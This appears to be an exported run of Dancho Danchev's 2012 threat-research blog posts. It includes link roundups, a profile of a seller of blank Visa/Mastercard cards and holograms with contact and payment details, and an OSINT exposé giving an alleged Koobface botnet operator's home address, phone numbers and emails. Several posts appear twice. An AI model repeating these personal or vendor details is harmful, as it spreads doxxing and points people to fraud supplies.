



## **Summarizing ZDNet's Zero Day Posts for November (2012-01-01 20:59)**

The following is a brief summary of all of my posts at ZDNet's Zero Day for November. You can subscribe to my

**[1]personal RSS feed** , **[2]Zero Day's main feed** , or follow me on Twitter:

01. **[3]Massive DNS poisoning attack in Brazil serving exploits and malware**

02. **[4]South Korea to block port 25 as anti-spam countermeasure**

03. **[5]Researchers spot malware using a stolen government certificate**

04. **[6]SCADA systems at the Water utilities in Illinois, Houston, hacked**

05. **[7]New Facebook worm spreading**

06. **[8]Popular free antivirus apps for Android fail anti-malware tests**

5

***This post has been reproduced from [9]Dancho Danchev's blog. Follow him [10]on Twitter.***

1. [http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle\\_skin;content](http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content)

2. <http://feeds.feedburner.com/zdnet/security>
3. <http://www.zdnet.com/blog/security/massive-dns-poisoning-attack-in-brazil-serving-exploits-and-malware/9780>
4. <http://www.zdnet.com/blog/security/south-korea-to-block-port-25-as-anti-spam-countermeasure/9789>
5. <http://www.zdnet.com/blog/security/researchers-spot-malware-using-a-stolen-government-certificate/9813>
6. <http://www.zdnet.com/blog/security/scada-systems-at-the-water-utilities-in-illinois-houston-hacked/9821>
7. <http://www.zdnet.com/blog/security/new-facebook-worm-spreading/9825>
8. <http://www.zdnet.com/blog/security/popular-free-antivirus-apps-for-android-fail-anti-malware-tests/9830>
9. <http://ddanchev.blogspot.com/>
10. <http://twitter.com/danchodanchev>

6



## **Summarizing ZDNet's Zero Day Posts for December (2012-01-01 21:02)**

The following is a brief summary of all of my posts at ZDNet's Zero Day for December. You can subscribe to my

**[1]personal RSS feed , [2]Zero Day's main feed , or follow me on Twitter:**

**01. [3]New study claims that Chrome is the most secure browser**

**02. [4]FTC issues refunds to scareware victims**

**03. [5]Yahoo! Mail introduces two factor authentication**

**04. [6]Web malware exploitation kits updated with new Java exploit**

**05. [7]Cybercriminals exploiting the death of Kim Jong-Il**

**7**

**06. [8]Localized ransomware variants impersonate law enforcement agencies**

**07. [9]Cybercriminals hijack Facebook accounts through bogus browser extensions**

**08. [10]Amnesty International UK compromised, serving exploits and malware**

***This post has been reproduced from [11]Dancho Danchev's blog. Follow him [12]on Twitter.***

1. [http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle\\_skin;content](http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content)

2. <http://feeds.feedburner.com/zdnet/security>

3. <http://www.zdnet.com/blog/security/new-study-claims-that-chrome-is-the-most-secure-browser/9839>

4. <http://www.zdnet.com/blog/security/ftc-issues-refunds-to-scareware-victims/9843>
5. <http://www.zdnet.com/blog/security/yahoo-mail-introduces-two-factor-authentication/9846>
6. <http://www.zdnet.com/blog/security/web-malware-exploitation-kits-updated-with-new-java-exploit/9849>
7. <http://www.zdnet.com/blog/security/cybercriminals-exploiting-the-death-of-kim-jong-il/9852>
8. <http://www.zdnet.com/blog/security/localized-ransomware-variants-impersonate-law-enforcement-agencies/9855>
9. <http://www.zdnet.com/blog/security/cybercriminals-hijack-facebook-accounts-through-bogus-browser-extensions/9858>
10. <http://www.zdnet.com/blog/security/amnesty-international-uk-compromised-serving-exploits-and-malware/9861>
11. <http://ddanchev.blogspot.com/>
12. <http://twitter.com/danchodanchev>

8

### **Profiling a Vendor of Visa/Mastercard Plastics and Holograms (2012-01-03 20:04)**

What is it that cybercriminals need once they have obtained access to **[1]stolen financial data**? Next to **[2]money**



**mules**, that's empty plastic cards in which they will later on embed the stolen financial data.

Let's profile a vendor of empty Visa/Mastercard plastic cards and holograms in order to gain a better picture

at just how easy it is to obtain such plastic cards.

**Associated nickname:** pizzA

**Associated ICQ:** 496-872-531

**Associated email:** plastics@safe-mail.net

**Translated vendor's proposition:**

*Below you have prices and samples of my products.*

*Plastics - Blanks:*

*1-50 = 15each*

*51-100 = 14 each*

*101+ = 13 each*

*201+ = 12 each*

*Plastics - Embossed*

*1 and up = 20each*

*101+ = 18each*

*201+ = 17each*

*Minimum order: 200USD*

*Shipping to: USA, International orders(min \$800 + shipping)*

*Plastics have UV Security print on Front and Back.*

*Holograms Stickers and Heatpress:*

*VISA - Silver/Gold*

*VISA mini - Silver/Gold*

*MasterCard - Silver/Gold*

*Minimum order on stickers: 500pcs*

*Minimum order on Heatpress: 1000pcs*

*\$0.8 per hologram*

*PAYMENT:*

*Liberty Reserve (Preferred)*

*Western Union (500usd minimum + 8 % WU fee)*

*RULES:*

- Any order, question feel free to ask in ICQ.*
- Shipping time 24-48 after the money is picked up.*
- PLEASE USE THIS TOPIC ONLY FOR FEEDBACK, ANY QUESTION AND ORDERS in ICQ.*
- If you buy from me it means you agreed my rules.*

Screenshots of his inventory of Visa and Mastercard plastics and holograms:



10



11



12



13



14



15



16



17



18



19



20



21



22



23



24



25



26



***This post has been reproduced from [3]Dancho Danchev's blog. Follow him [4]on Twitter.***

1. <http://ddanchev.blogspot.com/2011/10/exposing-market-for-stolen-credit-cards.html>

2. <https://www.google.com/#sclient=psy-ab&hl=en&site=&source=hp&q=site:ddanchev.blogspot.com+money+mules&pbx=>

<1&oq=site:ddanchev.blogspot.com+money+mules&aq=f&aqi=&>

3. <http://ddanchev.blogspot.com/>

4. <http://twitter.com/danchodanchev>

## **Profiling a Vendor of Visa/Mastercard Plastics and Holograms (2012-01-03 20:04)**

What is it that cybercriminals needs once they have obtained access to **[1]stolen financial data**? Next to **[2]money**

**mules**, that's empty plastic cards in which they will later on embed the stolen financial data.

Let's profile a vendor of empty Visa/Mastercard plastic cards and holograms in order to gain a better picture

at just how easy it is to obtain such plastic cards.

**Associated nickname:** pizzA

**Associated ICQ:** 496-872-531

**Associated email:** plastics@safe-mail.net

### **Translated vendor's proposition:**

*Below you have prices and samples of my products.*

*Plastics - Blanks:*

*1-50 = 15each*

*51-100 = 14 each*

*101+ = 13 each*

*201+ = 12 each*

*Plastics - Embossed*

*1 and up = 20each*

*101+ = 18each*

*201+ = 17each*

*Minimum order: 200USD*

*Shipping to: USA, International orders(min \$800 + shipping)*

*Plastics have UV Security print on Front and Back.*

*Holograms Stickers and Heatpress:*

*VISA - Silver/Gold*

*VISA mini - Silver/Gold*

*MasterCard - Silver/Gold*

*Minimum order on stickers: 500pcs*

*Minimum order on Heatpress: 1000pcs*

*\$0.8 per hologram*

*PAYMENT:*

*Liberty Reserve (Prefered)*

*Western Union (500usd minimum + 8 % WU fee)*

*RULES:*

- Any order, question feel free to ask in ICQ.*
- Shipping time 24-48 after the money is picked up.*

*- PLEASE USE THIS TOPIC ONLY FOR FEEDBACK, ANY QUESTION AND ORDERS in ICQ.*

*- If you buy from me it means you agreed my rules.*

Screenshots of his inventory of Visa and Mastercard plastics and holograms:

28



29



30



31



32



33



34



35



36



37



38



39



40



41



42



43



44



45



*This post has been reproduced from [3]Dancho Danchev's blog. Follow him [4]on Twitter.*



1. <http://ddanchev.blogspot.com/2011/10/exposing-market-for-stolen-credit-cards.html>
2. <https://www.google.com/#sclient=psy-ab&hl=en&site=&source=hp&q=site:ddanchev.blogspot.com+money+mules&pbx=1&oq=site:ddanchev.blogspot.com+money+mules&aq=f&aqi=&>
3. <http://ddanchev.blogspot.com/>
4. <http://twitter.com/danchodanchev>

46



## **Who's Behind the Koobface Botnet? - An OSINT Analysis (2012-01-09 16:59)**

It's full disclosure time.

In this post, I will perform an OSINT analysis, exposing one of the key botnet masters behind the infamous

Koobface botnet, that I have been [1]**extensively profiling and infiltrating** since day one. I will include photos of the botnet master, his telephone numbers, multiple email addresses, license plate for a BMW, and directly connect him

with the infrastructure - now offline or migrated to a different place - of Koobface 1.0.

The analysis is based on a single mistake that the botnet master made - namely using his personal email for

registering a domain parked within Koobface's command and control infrastructure, that at a particular moment in

time was directly redirecting to the ubiquitous fake Youtube page pushed by the Koobface botnet.

Let's start from the basics. Here's an excerpt from a [2]**previous research conducted on the Koobface botnet:**

*However, what the Koobface gang did was to register a new domain and use it as Koobface C &C again parked*

*at the same IP, which remains active - **zaebalinax.com**  
Email: **krotreal@gmail.com** - 78.110.175.15 - in particular*

***zaebalinax.com/the/?pid=14010** which is  
[3]**redirecting to the Koobface botnet**. Two more  
domains were also*

*registered and parked there, **u15jul .com** and  
**umidsummer .com** - Email: **2009polevandrey@mail.ru**  
which remain in stand by mode at least for the time being.*

The Koobface botnet master's biggest mistake is using the Koobface infrastructure for hosting a domain that was reg-

istered with the botnet master's personal email address. In this case that **zaebalinax.com** and **krotreal@gmail.com**.

**zaebalinax.com** is literally translated to " Gave up on Linux". **UPDATED:** Multiple readers have to contacted me to point out that zaebalinax is actually translated to " f\*ck you all" or " you all are p\*ssing me off".

The same email ***krotreal@gmail.com*** was used to  
[4]**advertise the sale of Egyptian Sphynx kittens** on  
05.09.2007: 47



The following telephone belonging to Anton was provided -  
**+79219910190**. The interesting part is that the same

telephone was also used in [5]**another advertisement,  
this time for the sale of a BMW:**

Photos of the BMW, offered for sale, by the same Anton that  
was using the Koobface infrastructure to host

***zaebalinax.com*** Email: ***krotreal@gmail.com:***

48



49



50



License plane for Anton's newest BMW:

51



Upon further analysis, it becomes evident that his real name is **Anton Nikolaevich Korotchenko** (Антон Николаевич

Коротченко). Here are more details of this online activities:

**Real name:** Anton Nikolaevich Korotchenko (Антон Николаевич Коротченко)

**City of origin:** St. Petersburg

**Primary address:** Omskaya st. 26-61; St. Petersburg; Leningradskaya oblast, 197343

**Associated phone numbers obtained through OSINT analysis, not whois records:**

+79219910190

+380505450601

050-545-06-01

**ICQ** - 444374

**Emails:** krotreal@yahoo.com

krotreal@gmail.com

krotreal@mail.ru

krotreal@livejournal.com

newfider@rambler.ru

**WM identification** (WEB MONEY) : 425099205053

**Twitter account:** [6]@KrotReal; [7]@Real\_Koobface

**Flickr account:** [8]KrotReal

**Vkontakte.ru Account:** [9]KrotReal; [10]tonystarx

**Foursquare Account:** [11]KrotReal

Photos of Koobface botnet's master Anton Nikolaevich Korotchenko (Антон Николаевич Коротченко):

52



53



54



55



56



57



58



59



60



61



62



63



64



65



66



67



68



69



70



71



72



73



74



75



76



77



78



79



80



81



82



Also, [12]**a chat log from 2003**, identifies KrotReal while he's using the following IP - **krotreal@ip-534.dialup.cl.spb.ru**

**[13]How do you trigger a change that would ultimately affect the entire cybercrime ecosystem? By person-**

**alizing cybercrime.**

**Go through previous research conducted on the Koobface botnet:**

[14]Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova

[15]The Koobface Gang Wishes the Industry "Happy Holidays"

[16]Koobface Gang Responds to the "10 Things You Didn't Know About the Koobface Gang Post"

[17]10 things you didn't know about the Koobface gang

[18]How the Koobface Gang Monetizes Mac OS X Traffic

[19]Koobface Botnet's Scareware Business Model - Part Two



- [20]Koobface Botnet's Scareware Business Model
- [21]From the Koobface Gang with Scareware Serving Compromised Site
- [22]Koobface Botnet Starts Serving Client-Side Exploits
- [23]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline
- [24]Dissecting Koobface Gang's Latest Facebook Spreading Campaign
- [25]Koobface - Come Out, Come Out, Wherever You Are
- [26]Dissecting Koobface Worm's Twitter Campaign
- [27]Koobface Botnet Redirects Facebook's IP Space to my Blog
- [28]Koobface Botnet Dissected in a TrendMicro Report
- [29]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style
- [30]Movement on the Koobface Front - Part Two
- [31]Movement on the Koobface Front
- [32]Dissecting the Koobface Worm's December Campaign
- [33]The Koobface Gang Mixing Social Engineering Vectors
- [34]Dissecting the Latest Koobface Facebook Campaign

***This post has been reproduced from [35]Dancho Danchev's blog. Follow him [36]on Twitter.***

1. <https://www.google.com/#sclient=psy-ab&hl=en&site=&source=hp&q=site:ddanchev.blogspot.com+koobface&pbx=1&o>

[q=site:ddanchev.blogspot.com+koobface&aq=f&aqi=&aql=&g](https://www.google.com/#sclient=psy-ab&hl=en&site=&source=hp&q=site:ddanchev.blogspot.com+koobface&aq=f&aqi=&aql=&g)

2. <http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html>

3. <http://wepawet.iseclab.org/view.php?hash=04ae15b96e1a3e56078e3e8c2fb2e3bd&t=1247871568&type=js>

4. <http://translate.google.com/translate?hl=en&sl=ru&u=http://www.britancat.ru/brd/index.php%3Fp%3Dshop%26star>

[t%3D10&ei=2BkGT9mNHYXX0QGomciZAg&sa=X&oi=translate&ct](http://translate.google.com/translate?t%3D10&ei=2BkGT9mNHYXX0QGomciZAg&sa=X&oi=translate&ct)

5. [http://www.kupia.ru/board/bmw/3\\_seriya/7861](http://www.kupia.ru/board/bmw/3_seriya/7861)

6. <http://twitter.com/krotreal>

7. [http://twitter.com/Real\\_Koobface](http://twitter.com/Real_Koobface)

8. <http://www.flickr.com/photos/krotreal/>

9. <http://vkontakte.ru/krotreal>

10. <http://vkontakte.ru/tonystarx>

11. <https://foursquare.com/krotreal>

12. <http://www.icqhackers.ru/viewlog/24.12.2003>
13. <http://ddanchev.blogspot.com/2009/01/squeezing-cybecrime-ecosystem-in-2009.html>
14. <http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scware.html>
15. <http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html>
16. <http://ddanchev.blogspot.com/2010/05/koobface-gang-responds-to-10-things-you.html>
17. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>
18. <http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html>
19. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scware-business.html>
20. <http://ddanchev.blogspot.com/2009/09/koobface-botnets-scware-business.html>
21. <http://ddanchev.blogspot.com/2010/05/from-koobface-gang-with-scware.html>
22. <http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html>
23. <http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html>
24. <http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html>

25. <http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html>
26. <http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html>
27. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html>
28. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html>
29. <http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html>
30. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html>
31. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html>
32. <http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html>
33. <http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html>
34. <http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html>
35. <http://ddanchev.blogspot.com/>
36. <http://twitter.com/danchodanchev>



## Who's Behind the Koobface Botnet? - An OSINT Analysis (2012-01-09 16:59)

In this post, I will perform an OSINT analysis, exposing one of the key botnet masters behind the infamous Koobface

botnet, that I have been [1]**extensively profiling and infiltrating** since day one. I will include photos of the botnet master, his telephone numbers, multiple email addresses, license plate for a BMW, and directly connect him with

the infrastructure - now offline or migrated to a different place - of Koobface 1.0.

The analysis is based on a single mistake that the botnet master made - namely using his personal email for

registering a domain parked within Koobface's command and control infrastructure, that at a particular moment in

time was directly redirecting to the ubiquitous fake Youtube page pushed by the Koobface botnet.

Let's start from the basics. Here's an excerpt from a [2]**previous research conducted on the Koobface botnet:**

*However, what the Koobface gang did was to register a new domain and use it as Koobface C &C again parked*

*at the same IP, which remains active - **zaebalinax.com**  
Email: **krotreal@gmail.com** - 78.110.175.15 - in particular*

**zaebalinax.com/the/?pid=14010** which is [3]**redirecting to the Koobface botnet.** Two more

*domains were also*

*registered and parked there, **u15jul .com** and **umidsummer .com** - Email: **2009polevandrey@mail.ru** which remain in stand by mode at least for the time being.*

The Koobface botnet master's biggest mistake is using the Koobface infrastructure for hosting a domain that was reg-

istered with the botnet master's personal email address. In this case that **zaebalinax.com** and **krotreal@gmail.com**.

**zaebalinax.com** is literally translated to " *Gave up on Linux*". **UPDATED:** Multiple readers have to contacted me to point out that zaebalinax is actually translated to " *f\*ck you all*" or " *you all are p\*ssing me off*".

The same email **krotreal@gmail.com** was used to [4]**advertise the sale of Egyptian Sphynx kittens** on 05.09.2007: 85



The following telephone belonging to Anton was provided - **+79219910190**. The interesting part is that the same

telephone was also used in [5]**another advertisement, this time for the sale of a BMW:**

Photos of the BMW, offered for sale, by the same Anton that was using the Koobface infrastructure to host

**zaebalinax.com** Email: **krotreal@gmail.com:**

86





87



88



Upon further analysis, it becomes evident that his real name is **Anton Nikolaevich Korotchenko** (Антон Николаевич

Коротченко). Here are more details of this online activities:

**Real name:** Anton Nikolaevich Korotchenko (Антон Николаевич Коротченко)

**City of origin:** St. Petersburg

**Primary address:** Omskaya st. 26-61; St. Petersburg; Leningradskaya oblast, 197343

**Associated phone numbers obtained through OSINT analysis, not whois records:**

+79219910190

+380505450601

050-545-06-01

**ICQ** - 444374

**Emails:** krotreal@yahoo.com

krotreal@gmail.com

krotreal@mail.ru

krotreal@livejournal.com

newfider@rambler.ru

**WM identification** (WEB MONEY) : 425099205053

**Twitter account:** [6]@KrotReal; [7]@Real\_Koobface

**Flickr account:** [8]KrotReal

**Vkontakte.ru Account:** [9]KrotReal; [10]tonystarx

**Foursquare Account:** [11]KrotReal

Also, [12]**a chat log from 2003**, identifies KrotReal while he's using the following IP - **krotreal@ip-534.dialup.cl.spb.ru**

[13]**How do you trigger a change that would ultimately affect the entire cybercrime ecosystem?**  
**By person-**

**alizing cybercrime.**

**Go through previous research conducted on the Koobface botnet:**

89

[14]Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova

[15]The Koobface Gang Wishes the Industry "Happy Holidays"



[16]Koobface Gang Responds to the "10 Things You Didn't Know About the Koobface Gang Post"

[17]10 things you didn't know about the Koobface gang

[18]How the Koobface Gang Monetizes Mac OS X Traffic

[19]Koobface Botnet's Scareware Business Model - Part Two

[20]Koobface Botnet's Scareware Business Model

[21]From the Koobface Gang with Scareware Serving Compromised Site

[22]Koobface Botnet Starts Serving Client-Side Exploits

[23]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[24]Dissecting Koobface Gang's Latest Facebook Spreading Campaign

[25]Koobface - Come Out, Come Out, Wherever You Are

[26]Dissecting Koobface Worm's Twitter Campaign

[27]Koobface Botnet Redirects Facebook's IP Space to my Blog

[28]Koobface Botnet Dissected in a TrendMicro Report

[29]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[30]Movement on the Koobface Front - Part Two

[31]Movement on the Koobface Front

[32]Dissecting the Koobface Worm's December Campaign

[33]The Koobface Gang Mixing Social Engineering Vectors

[34]Dissecting the Latest Koobface Facebook Campaign

1. <https://www.google.com/#sclient=psy-ab&hl=en&site=&source=hp&q=site:ddanchev.blogspot.com+koobface&pbx=1&oeq=site:ddanchev.blogspot.com+koobface&aq=f&aqi=&aql=&g>

2. <http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html>

3. <http://wepawet.iseclab.org/view.php?hash=04ae15b96e1a3e56078e3e8c2fb2e3bd&t=1247871568&type=js>

4. <http://translate.google.com/translate?hl=en&sl=ru&u=http://www.britancat.ru/brd/index.php%3Fp%3Dshop%26start%3D10&ei=2BkGT9mNHYXX0QGomciZAg&sa=X&oi=translate&ct>

5. [http://www.kupia.ru/board/bmw/3\\_seriya/7861](http://www.kupia.ru/board/bmw/3_seriya/7861)

6. <http://twitter.com/krotreal>

7. [http://twitter.com/Real\\_Koobface](http://twitter.com/Real_Koobface)

8. <http://www.flickr.com/photos/krotreal/>

9. <http://vkontakte.ru/krotreal>

10. <http://vkontakte.ru/tonystarx>

11. <https://foursquare.com/krotreal>
12. <http://www.icqhackers.ru/viewlog/24.12.2003>
13. <http://ddanchev.blogspot.com/2009/01/squeezing-cybecrime-ecosystem-in-2009.html>
14. <http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scaware.html>
15. <http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html>
16. <http://ddanchev.blogspot.com/2010/05/koobface-gang-responds-to-10-things-you.html>
17. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>
18. <http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html>
19. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scaware-business.html>
20. <http://ddanchev.blogspot.com/2009/09/koobface-botnets-scaware-business.html>
21. <http://ddanchev.blogspot.com/2010/05/from-koobface-gang-with-scaware.html>
22. <http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html>
23. <http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html>

24. <http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html>

25. <http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html>

26. <http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html>

90

27. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html>

28. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html>

29. <http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html>

30. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html>

31. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html>

32. <http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html>

33. <http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html>

34. <http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html>

91

**1.2**

## February

92



### **Summarizing ZDNet's Zero Day Posts for January (2012-02-02 00:59)**

The following is a brief summary of all of my posts at ZDNet's Zero Day for January, 2012. You can subscribe to my

**[1]personal RSS feed , [2]Zero Day's main feed ,** or follow me on Twitter:

01. [3]'Most beautiful' scams proliferate on Facebook
02. [4]Android users hit by scareware scam
03. [5]'Remove Facebook Timeline' themed scam circulating on Facebook
04. [6]Fake Kim Jong-il video distributing malware
05. [7]Researchers spot pharmaceutical spam campaign using QR Codes
06. [8]Report: Conficker and AutoRun infections proliferating
07. [9]Researchers spot scammers using fake browser plug-ins

93

08. [10]New variants of premium rate SMS trojan 'RuFraud' detected in the wild

09. [11]Research: Spammers actively harvesting emails from Twitter in real-time

10. [12]DreamHost hacked, mass password-reset issued

***This post has been reproduced from [13]Dancho Danchev's blog. Follow him [14]on Twitter.***

1. [http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle\\_skin;content](http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content)

2. <http://feeds.feedburner.com/zdnet/security>

3. <http://www.zdnet.com/blog/security/most-beautiful-scams-proliferate-on-facebook/9954>

4. <http://www.zdnet.com/blog/security/android-users-hit-by-scareware-scam/9960>

5. <http://www.zdnet.com/blog/security/remove-facebook-timeline-themed-scam-circulating-on-facebook/9989>

6. <http://www.zdnet.com/blog/security/fake-kim-jong-il-video-distributing-malware/9992>

7. <http://www.zdnet.com/blog/security/researchers-spot-pharmaceutical-spam-campaign-using-qr-codes/10023>

8. <http://www.zdnet.com/blog/security/report-conficker-and-autorun-infections-proliferating/10030>

9. <http://www.zdnet.com/blog/security/researchers-spot-scammers-using-fake-browser-plug-ins/10160>

10.

<http://www.zdnet.com/blog/security/new-variants-of-premium-rate-sms-trojan-rufraud-detected-in-the-wild>

[/10165](#)

11. <http://www.zdnet.com/blog/security/research-spammers-actively-harvesting-emails-from-twitter-in-real-time>

[/10170](#)

12. <http://www.zdnet.com/blog/security/dreamhost-hacked-mass-password-reset-issued/10175>

13. <http://ddanchev.blogspot.com/>

14. <http://twitter.com/danchodanchev>

94



## **Summarizing Webroot's Threat Blog Posts for January (2012-02-02 01:07)**

The following is a brief summary of all of my posts at [1]**Webroot's Threat Blog** for January, 2012. You can subscribe

to my [2]**Webroot's Threat Blog RSS Feed**

or follow me on Twitter:

01. [3]Millions of harvested emails offered for sale

02. [4]Email hacking for hire going mainstream

03. [5]Mass SQL injection attack affects over 200,000 URLs

04. [6]A peek inside the PickPocket Botnet
- 95
05. [7]A peek inside the Cythosia v2 DDoS Bot
06. [8]Google announces new anti-malware features in Chrome
07. [9]Adobe issues a patch for critical security holes in Reader and Acrobat
08. [10]Inside a clickjacking/likejacking scam distribution platform for Facebook
- 09.[11] Zappos.com hacked, 24 million users affected
10. [12]Inside Anon]DB – a Java based malware distribution platforms for drive-by downloads
11. [13]How malware authors evade antivirus detection
12. [14]A peek inside the Umbra malware loader
13. [15]How phishers launch phishing attacks
14. [16]Researchers intercept a client-side exploits serving malware campaign
15. [17]A peek inside the uBot malware bot
16. [18]Cisco releases ‘Cisco Global Threat Report’ for 4Q11
17. [19]Cybercriminals generate malicious Java applets using DIY tools

***This post has been reproduced from [20]Dancho Danchev's blog. Follow him [21]on Twitter.***



1. <http://blog.webroot.com/>
2. <http://feeds2.feedburner.com/WebrootThreatBlog>
3. <http://blog.webroot.com/2012/01/03/millions-of-harvested-emails-offered-for-sale/>
4. <http://blog.webroot.com/2012/01/05/email-hacking-for-hire-going-mainstream/>
5. <http://blog.webroot.com/2012/01/05/mass-sql-injection-attack-affects-over-200000-urls/>
6. <http://blog.webroot.com/2012/01/06/a-peek-inside-the-pickpocket-botnet/>
7. <http://blog.webroot.com/2012/01/09/a-peek-inside-the-cythosia-v2-ddos-bot/>
8. <http://blog.webroot.com/2012/01/09/google-announces-new-anti-malware-features-in-chrome/>
9. <http://blog.webroot.com/2012/01/11/adobe-issues-a-patch-for-critical-security-holes-in-reader-and-acrobat/>
10. <http://blog.webroot.com/2012/01/13/inside-a-clickjackinglikejacking-scam-distribution-platform-for-facebook/>
11. <http://blog.webroot.com/2012/01/16/zappos-com-hacked-24-million-users-affected/>
12. <http://blog.webroot.com/2012/01/17/inside-anonjdb-a-java-based-malware-distribution-platforms-for-drive-b/>

[y-downloads/](#)

13. <http://blog.webroot.com/2012/01/18/how-malware-authors-evade-antivirus-detection/>
14. <http://blog.webroot.com/2012/01/20/a-peek-inside-the-umbra-malware-loader/>
15. <http://blog.webroot.com/2012/01/23/how-phishers-launch-phishing-attacks/>
16. <http://blog.webroot.com/2012/01/25/researchers-intercept-a-client-side-exploits-serving-malware-campaign/>
17. <http://blog.webroot.com/2012/01/26/a-peek-inside-the-ubot-malware-bot/>
18. <http://blog.webroot.com/2012/01/29/cisco-releases-cisco-global-threat-report-for-4q11/>
19. <http://blog.webroot.com/2012/01/30/cybercriminals-generate-malicious-java-applets-using-diy-tools/>
20. <http://ddanchev.blogspot.com/>
21. <http://twitter.com/danchodanchev>

96

### **1.3**

### **March**

97



## **Summarizing ZDNet's Zero Day Posts for February (2012-03-07 23:04)**

The following is a brief summary of all of my posts at ZDNet's Zero Day for February, 2012. You can subscribe to my

**[1]personal RSS feed** , **[2]Zero Day's main feed** , or follow me on Twitter:

- 01. [3]Spamvertised 'Tax information needed urgently' emails lead to malware
- 02. [4]Researchers spot a fake version of Temple Run on Android's Market
- 03. [5]Which are the most commonly observed Web exploits in the wild?

98

- 04. [6]Cryptome.org hacked, serving client-side exploits
- 05. [7]Report: third party programs rather than Microsoft programs responsible for most vulnerabilities
- 06. [8]Anonymous launches 'Operation Global Blackout', aims to DDoS the Root Internet servers
- 07. [9]Report: malware pushed by affiliate networks remains the primary growth factor of the cybercrime ecosystem
- 08.[10]Cutwail botnet resurrects, launches massive malware campaigns using HTML attachments
- 09. [11]New Mac OS X trojan spotted in the wild

10. [12]Spamvertised 'Scan from a HP OfficeJet' emails lead to exploits and malware

11. [13]XSS Flaw discovered in Skype's Shop, user accounts targeted

***This post has been reproduced from [14]Dancho Danchev's blog. Follow him [15]on Twitter.***

1. [http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle\\_skin;content](http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content)

2. <http://feeds.feedburner.com/zdnet/security>

3. <http://www.zdnet.com/blog/security/spamvertised-tax-information-needed-urgently-emails-lead-to-malware/10253>

4. <http://www.zdnet.com/blog/security/researchers-spot-a-fake-version-of-temple-run-on-androids-market/10257>

5. <http://www.zdnet.com/blog/security/which-are-the-most-commonly-observed-web-exploits-in-the-wild/10261>

6. <http://www.zdnet.com/blog/security/cryptomeorg-hacked-serving-client-side-exploits/10319>

7. <http://www.zdnet.com/blog/security/report-third-party-programs-rather-than-microsoft-programs-responsible-for-most-vulnerabilities/10383>

8. <http://www.zdnet.com/blog/security/anonymous-launches-operation-global-blackout-aims-to-ddos-the-root-int>

[ernet-servers/10387](http://www.zdnet.com/blog/security/ernet-servers/10387)

9. <http://www.zdnet.com/blog/security/report-malware-pushed-by-affiliate-networks-remains-the-primary-growth-factor-of-the-cybercrime-ecosystem/10392>
10. <http://www.zdnet.com/blog/security/cutwail-botnet-resurrects-launches-massive-malware-campaigns-using-html-attachments/10398>
11. <http://www.zdnet.com/blog/security/new-mac-os-x-trojan-spotted-in-the-wild/10411>
12. <http://www.zdnet.com/blog/security/spamvertised-scan-from-a-hp-officejet-emails-lead-to-exploits-and-malware/10414>
13. <http://www.zdnet.com/blog/security/xss-flaw-discovered-in-skypes-shop-user-accounts-targeted/10418>
14. <http://ddanchev.blogspot.com/>
15. <http://twitter.com/danchodanchev>

99



## **Summarizing Webroot's Threat Blog Posts for February (2012-03-07 23:18)**

